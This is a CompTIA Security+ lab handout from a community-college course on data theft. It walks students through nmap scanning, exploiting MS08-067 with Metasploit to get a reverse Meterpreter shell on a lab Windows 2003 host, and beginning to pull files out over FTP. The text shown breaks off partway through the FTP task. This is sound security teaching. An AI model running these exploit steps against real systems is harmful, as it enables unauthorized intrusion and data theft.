CompTIA Security+® Lab Series

Lab 15: Importance of Data Security - Data Theft

CompTIA Security+® Domain 4 - Application, Data and Host Security

Objective 4.3: Explain the importance of data security

Document Version: 2013-08-02

Organization: Moraine Valley Community College
Author: Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).

This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit http://creativecommons.org/licenses/by/3.0/ or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.

Contents

 Copyright © 2013 CSSIA, NISGTC

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn some of the various methods that a hacker will use to take data out of a network. One of the main reasons that attackers break into computer networks is to steal a company's data. Data stolen could consist of confidential information, such as an aircraft manufacturer's plans for building an airplane or other proprietary information that could cause serious financial damage if not kept confidential.

This lab includes the following tasks:

1 - Using Metasploit to Attack a Remote System
2 - Stealing Data using FTP and HTTP
3 - Stealing Data using Meterpreter

 Copyright © 2013 CSSIA, NISGTC

Objective: Explain the Importance of Data Security

You may have read an article online about how data or credit card databases are stolen from a network. You may wonder how the hacker got into the company's systems and what techniques the attacker used to steal the information from the network. This lab introduces several of the tools and tactics used by attackers to steal data.

Meterpreter Shell – Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands specifically that deal with exploitation. The meterpreter payload also allows the user to spawn a command shell.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

FTP – File Transfer Protocol, or FTP, can be used to transfer files from one computer to another. The FTP protocol uses the Transmission Control Protocol (TCP) and two ports, 20 and 21. Port 21 is used for the commands and port 20 is used for the data transfer. Credentials and files that are transferred using FTP are sent in clear text.

HTTP – Hyper Text Transfer Protocol, or HTTP, can be used to download files. The HTTP protocol uses the Transmission Control Protocol (TCP) and port 80. HTTP clients include browsers and wget.exe. Web server software includes Microsoft's Internet Information Services (IIS) and Apache. Apache is a web server software commonly used on Linux machines. However, Apache can be utilized on Windows, Mac OS X, and UNIX.

Windows Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

 Copyright © 2013 CSSIA, NISGTC

Pod Topology




Figure 1: Topology

 Copyright © 2013 CSSIA, NISGTC

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password

BackTrack 5 Internal Attack Login:

1. Click on the BackTrack 5 Internal Attack icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the root@bt:~# prompt.




Figure 3: BackTrack 5 GUI start up

Copyright © 2013 CSSIA, NISGTC

1 Using Metasploit to Attack a Remote System

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but it is a serious tool that can be used to exploit vulnerabilities. Metasploit is available in both free and commercial versions and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help security administrators better understand network security and the importance of hardening their systems.

Keep in mind that Linux commands are case sensitive. The commands below must be entered exactly as shown.

1.1 Attacking a Remote Machine Using Metasploit

To launch and explore Metasploit, type the following commands:

1. Open a terminal within the BackTrack 5 system by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit.
   root@bt:~#**msfconsole**
2. The banner you see may be different from the one in shown below. Type **banner** to change the banner.

Figure 4: The msfconsole of Metasploit

 Copyright © 2013 CSSIA, NISGTC

3. At the msf prompt, you can type **?** to see a list of available commands:
   msf > **?**

```
root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
```

Figure 5: Commands Available within Msfconsole

Not all of the available commands are displayed when you type **?**. For example, the ifconfig and nmap programs loaded on the BackTrack operating system can be used.

4. To view the IP address of the BackTrack 5 machine (attacker), type the following:
   msf > **ifconfig**

```
msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  HWaddr 00:50:56:98:00:9c
          inet addr:192.168.100.3  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe98:9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266661 (266.6 KB)  TX bytes:75810 (75.8 KB)
          Interrupt:19 Base address:0x2000
```

Figure 6: The ifconfig command runs within msfconsole

The **ifconfig** command comes in handy if you forget the IP address of the attacking machine or if you are using DHCP and are unsure what IP address is in use.

 Copyright © 2013 CSSIA, NISGTC

5. Another handy command that can be used within msfconsole is **nmap**.
   To see all of the switches that can be used with the nmap command, type:
   msf > **nmap**

```
msf > nmap
[*] exec: nmap

Nmap 5.51SVN ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 7: Switches Available for Nmap

6. To view the other machines that are active on the subnet, type:
   msf > **nmap –sP 192.168.100.***

```
msf > nmap -sP 192.168.100.*
[*] exec: nmap -sP 192.168.100.*


Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 02:16 EST
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00048s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (2 hosts up) scanned in 36.30 seconds
```

Figure 8: Using nmap within the Metasploit Framework

 Copyright © 2013 CSSIA, NISGTC

The BackTrack 5 Attack machine has the IP address of 192.168.100.3. The victim is 192.168.100.201.





Figure 9: The Nmap Scan identifies the Attacker and the Victim

7. Type the following to perform an Operating System Scan of the remote victim host:
   msf > **nmap –O 192.168.100.201**



```
msf > nmap -O 192.168.100.201
[*] exec: nmap -O 192.168.100.201


Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 04:56 EST
Nmap scan report for 192.168.100.201
Host is up (0.00068s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1028/tcp open  unknown
1047/tcp open  neod1
1064/tcp open  jstel
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
8099/tcp open  unknown
MAC Address: 00:50:56:98:00:96 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
```

Figure 10: An Operating System Scan of the Victim

 Copyright © 2013 CSSIA, NISGTC

According to the nmap operating system scan results, the victim machine is a Windows 2003 box without a service pack. It will be vulnerable to the following exploit:

Since, according to the nmap operating system scan results, it is a Windows 2003 box without a service pack, it will be vulnerable to the following exploit:

- MS08_067- Windows Server Service Remote Buffer Overflow Vulnerability

You can get more detail about this vulnerability at the following link:

http://technet.microsoft.com/en-us/security/bulletin/ms08-067

8. Search for the SERVER exploit by typing **search netapi** at the msf console
   msf > **search netapi**

```
msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date          Rank    Description
   ----                                  ---------------          ----    -----------
   exploit/windows/smb/ms03_049_netapi   2003-11-11 00:00:00 UTC  good    Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi   2006-08-08 00:00:00 UTC  good    Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc   2006-11-14 00:00:00 UTC  manual  Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi   2008-10-28 00:00:00 UTC  great   Microsoft Server Service Relative Path Stack Corruption
```

Figure 11: Searching for the MS08-Vulnerability

9. To use MS08_067exploit, type the following command into the msf console:
   msf > **use exploit/windows/smb/ms08_067_netapi**

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
```

Figure 12: Using the exploit

10. Let's examine the first of the RPC vulnerabilities in the list, by showing the options for the exploit:
    msf > **show options**

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figure 13: Showing the Options for the Exploit

 Copyright © 2013 CSSIA, NISGTC

11. Type the following command to get information about the particular exploit:
    msf > **info**

```
msf  exploit(ms08_067_netapi) > info

       Name: Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
    Version: 15518
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>
  staylor
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  5   Windows XP SP3 English (AlwaysOn NX)
  6   Windows XP SP3 English (NX)
  7   Windows 2003 SP0 Universal
  8   Windows 2003 SP1 English (NO NX)
  9   Windows 2003 SP1 English (NX)
  10  Windows 2003 SP1 Japanese (NO NX)
  11  Windows 2003 SP2 English (NO NX)
  12  Windows 2003 SP2 English (NX)
```

Figure 14: Showing Information about the Exploit

The exploit require port 445 to be open on the victim machine. This port was open when we performed an operating system scan on the victim machine using nmap. But, we can run the scan again against the victim machine, verifying that port 445 is open.

12. Type the following command to scan for port 445 on the victim machine.
    msf_exploit(ms08_067_netapi) >> **nmap 192.168.100.201 –p 445**

```
msf  exploit(ms08_067_netapi) > nmap 192.168.100.201 -p 445
[*] exec: nmap 192.168.100.201 -p 445


Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-07-30 15:33 EDT
Nmap scan report for 192.168.100.201
Host is up (0.00029s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:50:56:8C:07:7E (VMware)
```

Figure 15: Scanning to Determine if Port 445 is open

 Copyright © 2013 CSSIA, NISGTC

To attack the remote machine, we need to set the target IP address, or RHOST.

13. Type the following command to set the remote host within Metasploit:
    msf exploit(ms08_067_netapi) >> **set RHOST 192.168.100.201**

```
msf  exploit(ms08_067_netapi) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 16: Setting the Remote Host

Next, we will need to set a PAYLOAD. Examples are meterpreter and command shells.

14. Type the following command to set the payload within Metasploit:
msf exploit(ms08_067_netapi) >> **set PAYLOAD windows/meterpreter/reverse_tcp**

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 17: Setting the PAYLOAD

We need to provide the IP address of the machine to send meterpreter to, or LHOST.

15. Type the following command to set the local host within Metasploit:
    msf exploit(ms08_067_netapi) >> **set LHOST 192.168.100.3**

```
msf  exploit(ms08_067_netapi) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 18: Setting the LocalHost

This exploit requires a target. The target can be set to 0 and be automatically detected.

16. Type the following command to set the target within Metasploit:
    msf exploit(ms08_067_netapi) >> **set TARGET 0**

```
msf  exploit(ms08_067_netapi) > set target 0
target => 0
```

Figure 19: Setting the Target

 Copyright © 2013 CSSIA, NISGTC

17. Type the following command to verify all options within Metasploit:
    msf exploit(ms08_067_netapi) >> **show options**

```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.100.201  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.100.3    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Figure 20: Showing the Options

18. Type the following command to exploit the target within Metasploit:
    msf exploit(ms08_067_netapi) >> **exploit**

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.100.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:1230) at 2013-07-30 15:28:07 -0400

meterpreter >
```

Figure 21: Exploiting the Victim Machine

- If the exploit works, you will receive a *meterpreter session 1 opened* message.
- If the exploit does not work on the first try, wait a minute. Continue to keep trying to exploit until it is successful and you should receive a *meterpreter session 1 opened*.

19. Do not close the terminal. This exercise will be continued in 2.1.

 Copyright © 2013 CSSIA, NISGTC

1.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing msfconsole from the terminal within BackTrack 5. Once msfconsole has been launched, the user has the ability to search for an exploit by the vulnerability number. To determine if the exploit is suitable for the target system, the user can utilize the info command to get more detailed information about a particular exploit.

1.3 Discussion Questions

1. What is the command used to set the victim's IP address in Metasploit?
2. What is the command used to set the attacker's IP address in Metasploit?
3. How can you view what items need to be set in order to exploit a victim?
4. What command can be used within msfconsole to scan a remote system?

 Copyright © 2013 CSSIA, NISGTC

2 Stealing Data using FTP and HTTP

Data theft from hackers is a serious problem for companies. If attackers are able to infiltrate an organization's system, they will use various methods to take data out of the network.

2.1 Stealing Data from the Network using FTP and HTTP

If an attacker is able to get a command prompt on the victim's machine, and the victim machine is a FTP or web server, the attacker can leverage those services to move data out of the network. During this task, we will use the Web and FTP server to steal data.

Interacting with a Command Shell on the Victim's Machine

1. Continuing on from the end of 1.1, you can interact with a command prompt on the victim machine by typing the following command:
   meterpreter > **shell**




Figure 22: A Windows Command Prompt on the Victim Machine

Your command prompt should indicate you are within the C:\Windows\System32 directory.

2. Type the following command to view the files and folders in *system32*:
   C:\Windows\system32>**dir**

Figure 23: Using the dir Command

 Copyright © 2013 CSSIA, NISGTC

There are so many files and folders in this directory, and the output goes by so quickly, you will be unable to see all of the results, even if you scroll to the top of your screen.

```
03/25/2003  07:00 AM            28,672 wshcon.dll
03/25/2003  07:00 AM            61,440 wshext.dll
03/25/2003  07:00 AM            14,336 wship6.dll
03/25/2003  07:00 AM            12,800 wshisn.dll
03/25/2003  07:00 AM             8,192 wshnetbs.dll
03/25/2003  07:00 AM            94,208 wshom.ocx
03/25/2003  07:00 AM            23,552 wshqos.dll
03/25/2003  07:00 AM            11,264 WshRm.dll
03/25/2003  07:00 AM            18,432 wshtcpip.dll
03/25/2003  07:00 AM            40,448 wsnmp32.dll
03/25/2003  07:00 AM            22,528 wsock32.dll
03/25/2003  07:00 AM            46,592 wstdecod.dll
03/25/2003  07:00 AM            17,920 wtsapi32.dll
03/25/2003  07:00 AM           141,824 wuauclt.exe
03/25/2003  07:00 AM           193,024 wuaueng.dll
03/25/2003  07:00 AM            10,752 wuauserv.dll
03/25/2003  07:00 AM            32,256 wupdmgr.exe
03/25/2003  07:00 AM            59,904 wzcdlg.dll
03/25/2003  07:00 AM            25,088 wzcsapi.dll
03/25/2003  07:00 AM           279,040 wzcsvc.dll
03/25/2003  07:00 AM            88,576 xactsrv.dll
03/25/2003  07:00 AM            29,184 xcopy.exe
03/25/2003  07:00 AM           174,200 xenroll.dll
03/25/2003  07:00 AM             8,704 xolehlp.dll
03/25/2003  07:00 AM           323,584 zipfldr.dll
11/11/2010  08:16 PM           176,594 ~
            2006 File(s)    327,686,463 bytes
              49 Dir(s)   1,361,268,736 bytes free

C:\WINDOWS\system32>
```

Figure 24: Listing the Files and Folders on the Root of C:

Using FTP, we will attempt to move the dir.txt file we created on the victim machine to our attacker machine.

3. We can redirect the listing of all of the files and folders to a text file:
   C:\Windows\system32>**dir > dir.txt**

```
C:\WINDOWS\system32>dir > dir.txt
dir > dir.txt

C:\WINDOWS\system32>
```

Figure 25: Redirecting Output to a Text File

 Copyright © 2013 CSSIA, NISGTC

4. To see if the FTP Service is running on the victim , from the BackTrack 5 menu bar, select **Applications**>**Internet**>**Firefox Web Browser**. Type the following URL in the address bar:
   ftp://192.168.100.201

